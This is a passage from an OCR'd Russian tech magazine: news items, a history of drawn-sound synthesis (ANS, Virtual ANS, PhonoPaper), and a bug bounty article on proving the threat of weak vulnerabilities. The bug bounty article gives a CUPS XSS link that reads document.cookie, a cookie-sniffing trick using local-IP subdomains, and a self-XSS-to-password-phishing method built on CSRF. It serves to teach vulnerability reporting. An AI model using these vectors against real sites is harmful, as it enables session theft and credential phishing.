Инженеры Google научили систему Google Street View, которая читает номера домов и адреса для Google Map, решать reCAPTCHA с точностью более 99%! Живой человек явно справится хуже.



Apple и Samsung согласны хоть в чем-то — обе компании в 2015 году введут в свои смартфоны функциональность «кнопки смерти», то есть дистанционного удаления данных, на случай кражи девайса.



Исполнительный директор Oculus VR заявил, что их компания, совместно с Facebook, займется созданием огромного MMOG мира виртуальной реальности для Oculus Rift. Предполагают, что мир вместит миллиард человек.



Линус Торвальдс был удостоен награды Computer Pioneer Award за 2014 год от IEEE Computer Society. Ее вручают «выражая признание и уважение к дальновидности тех людей, чьи усилия привели к созданию и продолжающемуся процветанию компьютерной индустрии».



Proof-of-Concept

РИСОВАННЫЙ ЗВУК: ИЗ ПРОШЛОГО В БУДУЩЕЕ

Творческому человеку всегда интересны смелые эксперименты, открывающие новые горизонты и возможности. Фантастическая идея — рисовать музыку, создавать неповторимые картины, воплощающие графику и звук, уходит корнями в начало XX века. В этой статье я расскажу об истории вопроса, а также о двух своих разработках, позволяющих делать удивительное — записывать и воспроизводить в графическом виде звуки.



Александр Золотов
nightradio@gmail.com

ПРЕДЫСТОРИЯ

В 1904 году французский изобретатель Эжен Огюстен Лост представил прототип системы оптической записи звука на кинопленку, а в 1911-м устроил, возможно, первый в истории показ фильма с использованием новой техники. Началась эра заката немого кино и революционных открытий в области синтетического звука — впервые удалось получить простой, удобный и очень наглядный способ управления аудиоинформацией.

В конце 1920-х годов при работе над одним из первых советских звуковых фильмов преимущества подобной техники отметили композитор Арсений Авраамов, конструктор Евгений Шолпо и режиссер-аниматор Михаил Цехановский. Логическая цепочка выстраивалась следующая: если мы ясно видим дорожку с записанной звуковой волной — значит, мы можем эту же волну создать искусственно, просто нарисовав ее от руки. А что, если поместить туда орнамент, сложное сочетание узоров или примитивов евклидовой геометрии? Насколько фантастичным будет результат? Ведь таким образом можно нарисовать совершенно уникальный, не существующий в природе звук, а музыку можно писать без реальных инструментов, микрофонов и исполнителей.

Несколько лабораторий вскоре занялись изучением этих вопросов. И в результате появились синтезаторы оптической фонограммы: «Вариофон» Евгения Шолпо, «Виброэкспонатор» Бориса Янковского, машина Николая Воинова для разметки «гребенок» из бумаги — базовых фрагментов синтезируемого звука. На слух все это очень напоминало современную 8-битную музыку, но с большей степенью свободы: любые формы колебаний, неограниченная полифония, самые невообразимые ритмические рисунки. Ты только вдумайся — оптический синтезатор, музыкальный компьютер в тридцатые годы прошлого столетия! Но это только цветочки. Мысль советских инженеров пошла дальше.

В отличие от своих коллег акустик Борис Янковский одним из первых осознал, что для создания сложных, приближенных к живым звуков недостаточно описания одной только формы колебаний. Важнейшая часть акустической информации — это спектр, четко определяющий частотный состав звука, его окраску, по которой мы даем такие субъективные определения, как яркий, теплый, металлический, похожий на человеческий голос и так далее.

Янковский начал структурировать базовые графики спектра в своего рода «таблицу Менделеева» звуковых элементов, параллельно разрабатывая алгоритмы их обработки и гибридизации для получения новых звуков на базе «спектростандартов». К сожалению, перемены в стране и война не дали Янковскому довести работу до логического завершения.

Тему продолжил его знакомый, молодой изобретатель Евгений Мурзин, впечатленный наработками в области «графического звука» и задумавший грандиозный проект — универсальную фотоэлектронную машину, способную синтезировать любой звук, любой музыкальный строй методом рисования спектрограммы (зависимость спектра от времени) на специальном холсте без отвлекающих операций вроде проявки и сушки пленки. Это упростило бы кропотливую работу композитора, предоставив небывалую свободу для творчества.

Буквально на коленке, трудясь вечерами в комнате двухэтажного барака, Мурзин закончил рабочую модель аппарата в 1958 году. Аппарат весил больше тонны и внешне имел мало общего с музыкальным инструментом в классическом понимании. Изобретение было названо «АНС» в честь композитора Александра Николаевича Скрябина. Несмотря на внешний вид,




Рис. 1. Фрагмент пленки с аппарата Лоста





Рис. 2. Евгений Шолпо. Вариофон. 1933








Рис. 3. АНС

Рис. 4. Евгений Мурзин показывает свое детище. ВДНХ. 1962


Рис. 5. АНС, скан из журнала «Техника — молодежи» 1960 года

Рис. 6. Мурзин в процессе работы над первой моделью АНС

Рис. 7. Оптико-механический генератор чистых тонов синтезатора АНС







АНС стал мировой сенсацией, опередив свое время на десятилетия и очень удачно вписавшись в период космической эйфории со своим неповторимым атмосферным звучанием.

АНС чем-то напоминает современный сканер, только двигается в нем не сканирующая полоска, а сама поверхность с изображением — большая стеклянная пластина (партитура), покрытая непрозрачной краской. Краска в нужных местах снимается тонким резцом, образуя рисунок спектрограммы музыкального произведения. Партитура плавно передвигается, проходя над отверстием, из которого идет прерывистый «модулированный» луч света от оптико-механического генератора чистых звуковых тонов на базе пяти специальных дисков оптической фонограммы. Часть света проходит через прозрачные области партитуры, после чего фокусируется на набор фотоэлементов, с которых выходит готовый к воспроизведению звук в форме колебаний электрического тока.

Сердце АНСа — это упомянутый диск с рисунком из 144 дорожек (как на грампластинке), прозрачность которых изменяется по синусоиде с определенной частотой. Разница по частоте между соседними дорожками — 1/72 октавы. Таким образом, один диск содержит две октавы, а октава делится на 72 чистых тона — Мурзин считал классическую 12-тоновую темперацию существенным ограничением. По сути, каждый диск — это оптическая реализация алгоритма преобразования Фурье, лежащего в основе многих современных программных синтезаторов и эффектов. Это в порядке вещей сейчас, во времена гигагерц и гигабайт, но 50 лет назад было просто невероятно — спектральный синтезатор, способный играть 720 чистых тонов одновременно! Недаром АНС считается первым в мире многоголосным музыкальным синтезатором.

Если ты думаешь, что никогда не слышал звуки АНСа раньше, то, скорее всего, ошибаешься. Вспомни хотя бы фильмы Андрея Тарковского «Солярис», «Зеркало», «Сталкер», завораживающие волшебной музыкой Эдуарда Артемьева. Или сцену ночного кошмара из комедии Леонида Гайдая «Бриллиантовая рука». Стоит отметить, что карьера самого Артемьева как композитора-электронщика началась именно со знакомства с АНСом и его создателем в 1960 году. Кроме Артемьева, с инструментом успели поработать Альфред Шнитке, Эдисон Денисов, София Губайдулина, Станислав Крейчи, а звуки АНСа в разное время использовали в своей музыке такие группы, как Coil и Bad Sector.

К сожалению, до наших дней дошел лишь один экземпляр синтезатора АНС, изготовленный промышленно в конце 1963 года. Находится он в Москве в Государственном музее музыкальной культуры имени Глинки. Несмотря на непростую судьбу, аппарат по сей день в рабочем состоянии и время от времени играет для посетителей музея под чутким присмотром Станислава Крейчи. Для тех же, кто далеко от Москвы или просто хотел бы поэкспериментировать со звучанием АНСа у себя дома, существует программный симулятор под названием Virtual ANS.

VIRTUAL ANS: ГРАФИЧЕСКИЙ РЕДАКТОР

Разработка Virtual ANS ведется автором данной статьи с 2007 года. Цель программы — максимально воссоздать ключевые особенности, атмосферу железного АНСа, расширив при этом оригинальную идею с учетом богатых возможностей современных компьютеров. Из основных отличий:

- программа кросс-платформенная (Windows, Linux, OS X, iOS, Android), что позволяет наслаждаться работой с инструментом где угодно и на чем угодно: начиная от дешевого телефона и заканчивая мощным студийным компьютером;
- количество базовых генераторов чистых тонов теперь ограничено лишь фантазией пользователя и скоростью центрального процессора;
- появилась возможность обратного преобразования из звука в спектр.

Virtual ANS (warmplace.ru) — графический редактор с классическим набором инструментов: примитивы, кисти, слои, эффекты, загрузка/сохранение PNG, GIF, JPEG. Но картина, которую ты увидишь на экране, есть на самом деле партитура музыкального произведения (она же сонограмма или спектрограмма), которую в любой момент можно послушать или слушать и рисовать одновременно. Партитура раскладывает



Рис. 8. Virtual ANS. Рисуем музыку на iPad

композицию на «звуковые атомы» — неделимые кусочки чистых тонов (синусоидальных колебаний). По горизонтали — ось времени X (слева направо). По вертикали — высота тона Y (снизу вверх от басов к высоким частотам). Яркость отдельного пикселя — это громкость чистого тона с частотой Y в момент времени X. Изображение спектра по вертикали делится на октавы, октава — на 12 полутонов, полутон — на еще более маленькие еле уловимые на слух микротоны, для точного описания любого музыкального строя, любого самого немыслимого тембра. Если на партитуре АНС провести горизонтальную линию толщиной в один пиксель, то мы услышим единственную синусоиду с постоянной частотой. Чем толще линия — тем больше чистых тонов будет входить в ее состав, тем сложнее будет звук, и тем сильнее звучание будет приближаться к белому шуму, насыщенному обертонами всех частот слышимого диапазона. Сочетание таких линий с другими фигурами разной яркости дает неожиданные и интересные звуковые вариации.

В процессе работы над Virtual ANS появилась любопытная мысль. Фрагмент аудиофайла или, скажем, запись голоса с микрофона можно преобразовать в партитуру АНС, то есть в спектрограмму — картинку с закодированным в ней звуком. И звук этот можно с легкостью воспроизвести обратно при помощи той же самой программы. Возникает естественное желание распечатать картинку спектра на принтере и получить бумажную копию своего голоса или музыки.

Именно для этих целей был задуман PhonoPaper — еще один проект, наследующий идеи звуковых революционеров прошлого столетия. Что же такое PhonoPaper?

1. Формат изображения, в котором закодирован звук. От спектрограммы АНС этот код отличается только тем, что сверху и снизу появились специальные маркеры, по которым считывающее устройство точно определяет границы блока со спектром.
2. Приложение-сканер для чтения PhonoPaper-кодов в реальном времени при помощи камеры.
3. Приложение-рекордер для конвертации десяти секунд звука в PhonoPaper-код. Хотя для более точного управления преобразованием лучше всего использовать описанный выше Virtual ANS.

PhonoPaper-код можно назвать аналоговым, так как в его составе нет цифровой информации, а сам он может быть записан на любой доступной поверхности (бумага, пластик, дерево). По этой причине для него некритичны разного рода искажения: при плохом освещении и измятой бумаге ты как минимум услышишь «очертания» оригинального послания. Для прослушивания кода не требуется выход в сеть — вся необходимая информация хранится непосредственно на картинке, а проигрывание начинается мгновенно после попадания в поле зрения камеры. При этом, как и в синтезаторе АНС Мурзина, пользователь сам контролирует скорость и направление игры, сканируя звуковой код вручную (хотя имеется и автоматический режим).

Есть ли практический смысл? Представь себе: звуковые подсказки в детских книжках или учебниках; кусок новой песни на диске или рекламном плакате группы; аудиометки на товарах; секретные послания на стенах зданий; звуковые открытки и разного рода арт-эксперименты. Или музыкальные иллюстрации к статьям вроде этой. :) Всё это становится возможным с появлением инструментов, позволяющих легко и просто записывать и считывать фонограммы — таких, как PhonoPaper и VirtualANS.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Как видим, очередной виток спирали возвращает нас назад к истокам. И это естественно, ведь мир сегодня перенасыщен скрытыми от человека процессами обработки информации и все сильнее погружается в виртуальное пространство, оцифрованное, закодированное и упакованное. Музыкальные инструменты прячут свою природу, их нельзя потрогать или заглянуть под крышку, чтобы прикоснуться к волшебству рождения нового звука, ощутить его энергию. Рисование музыки на «атомарном» уровне и перенос этого процесса в реальный мир — несомненно, большой шаг к сокращению расстояния между композитором и воплощением его творческих замыслов. Одновременно с этим создание музыки становится доступным для любителей и представителей смежных видов искусств, мы больше не ограничены жесткими рамками и правилами, а нотная грамота отныне лишь дополнение. Берем ручку, бумагу и начинаем творить новый шедевр.

ИНСТРУКЦИЯ ПО ПРИМЕНЕНИЮ

1. Установи приложение PhonoPaper на iPhone или Android-смартфон.



Версия для iOS




Версия для Android




Версия для Android, отдельный APK-файл

2. Запусти приложение.
3. Наведи на каждую фонограмму.




В. А. Моцарт. Лакримоза






В. А. Моцарт. Серенада № 13




«Говорит и показывает Москва!»






«Мы к вам, профессор» — диалог из «Собачьего сердца»










Пример возможных искажений кода









ПОКАЖИТЕ НАМ IMPACT!




























ДОКАЗЫВАЕМ УГРОЗУ В СЛОЖНЫХ УСЛОВИЯХ

Все шире и шире получают распространение Bug Bounty программы — программы вознаграждения за уязвимости различных вендоров. И порой при поиске уязвимостей находятся места, которые явно небезопасны (например — self-XSS), но доказать от них угрозу сложно. Но чем крупнее (хотя, скорее, адекватнее) вендор (например, Google), тем он охотнее обсуждает и просит показать угрозу от сообщенной уязвимости и при успехе — вознаграждает :). Эта статья — подборка сложных ситуаций и рассказ, как же можно доказать угрозу и сделать интернет безопаснее.



Сергей Белов
sergeybelove@gmail.com

DNS MISCONFIGURATION

Суть уязвимости заключается в присутствии в записях о доменах поддоменов, указывающих на адреса, принадлежащие локальной сети.

Предположим, что при переборе поддоменов мы нашли что-то вроде local.target.com, который указывает на адрес 127.0.0.1 (или просто на IP из локальной сети).

Рассмотрим случай, когда поддомен указывает на адрес 127.0.0.1. Предположим, что у нас есть какая-то организация, работающая через тонкие клиенты, соответственно, сотрудники «сидят» на одной машине, у которой IP-адрес 127.0.0.1. В таком случае атакующим может быть локальный пользователь данной системы. Для реализации атаки злоумышленнику необходимо забиндить порт на «верхних» уровнях, например 10024 (так как «нижние» порты потребуют соответствующих привилегий). После чего злоумышленник отправляет жертве (другому пользователю этой же системы) письмо, в котором содержатся ресурсы, подгружающиеся с адреса уязвимой системы, указывающего на локальный IP, например . Как только жертва откроет письмо, то она попытается подгрузить картинку с **.target.com, передав злоумышленнику свои куки, которые успешно подхватит открытый ранее снифер, хотя можно обойтись и netcat. Еще небольшой трюк: часто на подобных системах, да и не только, установлена служба CUPS (для принтеров), в интерфейсе которой есть множество XSS. В таком случае эксплуатацией ошибки с локальным адресом одного из поддоменов может воспользоваться и удаленный атакующий. Например, заставив пользователя перейти по такой ссылке: http://local.target.com:631/jobs/?job_id=&job_printer_name=Click%20Me&job_printer_uri=javascript:alert(document.cookie), можно провести XSS и получить куки *.target.com.

В случае если домен указывает на IP из локальной сети, можно показать следующий вектор: находясь в одной локальной сети с жертвой, можно занять нужный IP-адрес поддомена и попросить пользователя перейти по ссылке.

За подобную находку Шимон Грушецкий (Szymon Gruszecki) получил 100 долларов в селф-баунти HackerOne (репорт 1509).

SELF-XSS

XSS-атака — одна из самых популярных в вебе. Суть состоит в том, чтобы внедрить свой JavaScript на страницу, которую откроет жертва. Self-XSS — подвид XSS-атак, суть аналогична, но отрабатывает только в браузере атакующего.

Представь себе, что ты можешь где-то подставить JavaScript, он успешно отрабатывает, но… только для тебя! То есть XSS-атаку провести можно, но только против самого себя. Очень глупая ситуация :). А теперь давай сообразим вектор. Представим сайт target.com, где авторизована жертва. Чаще всего мы можем разлогинить жертву через CSRF (шаг 1), затем залогинить ее под собой, также через CSRF (шаг 2, да, мы «спалим» свои креды, но это неважно). Итак, состояние: жертва залогинена на target.com, где мы подставляем наш JavaScript. Следующий шаг (номер 3) таков, что мы просто рисуем окошко с авторизацией и сообщением наподобие «Ваша сессия истекла» (через уже имеющийся JS) на сайте (URL совпадает, выглядит легитимно!) и логируем вводимые данные (логин:пароль) жертвой на нашем сервере. «Нереально», — скажешь ты, но будешь не прав. Есть человек, которому подобный вектор засчитали, возможно за волю к победе, но малый процент успешности атаки против других пользователей был доказан!

GOOGLE И SELF-XSS

Продолжая тему self-XSS атак, хочу обратить твое внимание на компанию Google как одну из самых щедрых в плане гонораров за найденные уязвимости. В зависимости от сервиса Google практически любой self-XSS вектор можно сразу считать как не self, ведь что в Gmail, что в Google Analytics по умолчанию есть функция, позволяющая «расшарить» свой аккаунт с другими пользователями, просто указав их email. Из историй сразу вспоминается XSS в имени загружаемого файла в Analytics, которая выполнялась только для своего аккаунта. Но (вспомни пример выше) данный вектор мог бы быть использован против других пользователей. Неизвестного автора данной «фичи», естественно, отблагодарили :).

USER'S DATA LEAK – ЗЛОБНЫЕ РЕФЕРЕРЫ

Уязвимость подразумевает халатную обработку чувствительных данных пользователя — присутствие в GET-запросах значений сессий, индексация в поисковиках и так далее.

Текущая, наиболее распространенная версия протокола HTTP включает в себя заголовок referer, который содержит URL, откуда «пришел» пользователь. Представь себе, к примеру, ситуацию: пользователь сбрасывает пароль, получает письмо на почту, переходит по ссылке с токеном для смены пароля, а ему показывается какая-нибудь картинка с другого сайта (например, комикс с xkcd.com, как правильно выбирать пароли) уже на самом сервисе, где меняется пароль. Запрос этой картинки произойдет… Да-да, с значением referer, где указан токен для сброса пароля. В итоге владелец домена, откуда подгружается контент (например, картинки), может сливать токены для сброса пароля и менять их быстрее, чем пользователь. За подобную находку на HackerOne заплатили 100 долларов.

вторник, 2 июля 2013 г.

Insecure DNS records in top web projects

Last month ONsec_lab had discovered and reported about the same DNS issue in top web projects: live.com, facebook.com, yahoo.com, nokia.com, paypal.com, baidu.com, att.com and many others.

DNS linked few *.COMPANY.com domains to IP which doesn't belong to COMPANY.

These addressed from Private Address Space 10/8, 172.16/12, 192.168/16 (look at http://tools.ietf.org/html/rfc1918, https://en.wikipedia.org/wiki/IPv4) and localhost 127.0.0.1.

Basically, this may be interpreted as information leakage from intranet of COMPANY. But it's obvious :)

Статья от ONsec_lab про домены, указывающие на IP-адрес из локальной сети. С некоторым списком

В ОБЩЕМ СЛУЧАЕ НЕ ПРИНЯТО ПЕРЕДАВАТЬ КАКИЕ-ЛИБО ЧУВСТВИТЕЛЬНЫЕ ДАННЫЕ (ПАРОЛИ, НОМЕРА КАРТ И ТОМУ ПОДОБНОЕ) НАПРЯМУЮ ЧЕРЕЗ HTTP, СЛЕДУЕТ ИСПОЛЬЗОВАТЬ HTTPS, А ЛУЧШЕ, ЧТОБЫ ВООБЩЕ ВЕСЬ РЕСУРС ПОЛНОСТЬЮ ФУНКЦИОНИРОВАЛ ЧЕРЕЗ HTTPS. ДАВАЙ РАЗБЕРЕМСЯ, КАК ЭТО ОБЫЧНО РАБОТАЕТ



WWW

Наиболее полный список программ выплат по багам: https://bugcrowd.com/list-of-bug-bounty-programs

WEB SERVER MISCONFIGURATION — НЕБЕЗОПАСНЫЕ РЕДИРЕКТЫ

Уязвимость представляет собой недостатки конфигурации веб-сервера, в частности значение параметра Strict Transport Security.

В общем случае не принято передавать какие-либо чувствительные данные (пароли, номера карт и тому подобное) напрямую через HTTP, следует использовать HTTPS, а лучше, чтобы вообще весь ресурс работал через HTTPS. И как это обычно происходит? Пользователь обращается к сайту по HTTP — http://site.com, получая примерно такой ответ сервера:

```
HTTP/1.1 302 Found
Server: nginx/1.2.4
Date: Mon, 28 Apr 2014 15:22:23 GMT
Content-Type: text/html; charset=windows-1251
Content-Length: 0
Connection: keep-alive
X-Powered-By: PHP/5.3
Location: https://site.com/
```

Данный ответ перенаправит пользователя на HTTPS-версию сайта для предотвращения man-in-the-middle атаки. Но… ведь атакующий может начать перехватывать данные раньше, подменив ответ сервера, чтобы пользователя никуда не перенаправляло. Чтобы это предотвратить, в ответе сервера используется заголовок Strict-Transport-Security. Он говорит браузеру, чтобы тот больше не посещал данный ресурс по HTTP, а сразу обращался к нему по HTTPS, и указывает время, которое данное правило (заходить только по HTTPS) имеет силу для данного сайта. Давай представим ситуацию: пользователь первый раз посещает веб-сайт из потенциально безопасной среды (например, с домашнего компьютера), ответ сервера был перехвачен, и заголовок Strict-Transport-Security «подчищен» злоумышленником. После этого пользователь снова посещает ресурс из небезопасной среды, например из кафе, где ему никто не «подрезал» заголовки и пользователь безопасно зашел на сайт. Так вот, вернемся к Bug Bounty. Был ресурс, где все настроено корректно — хидер отправлялся при редиректе с HTTP на 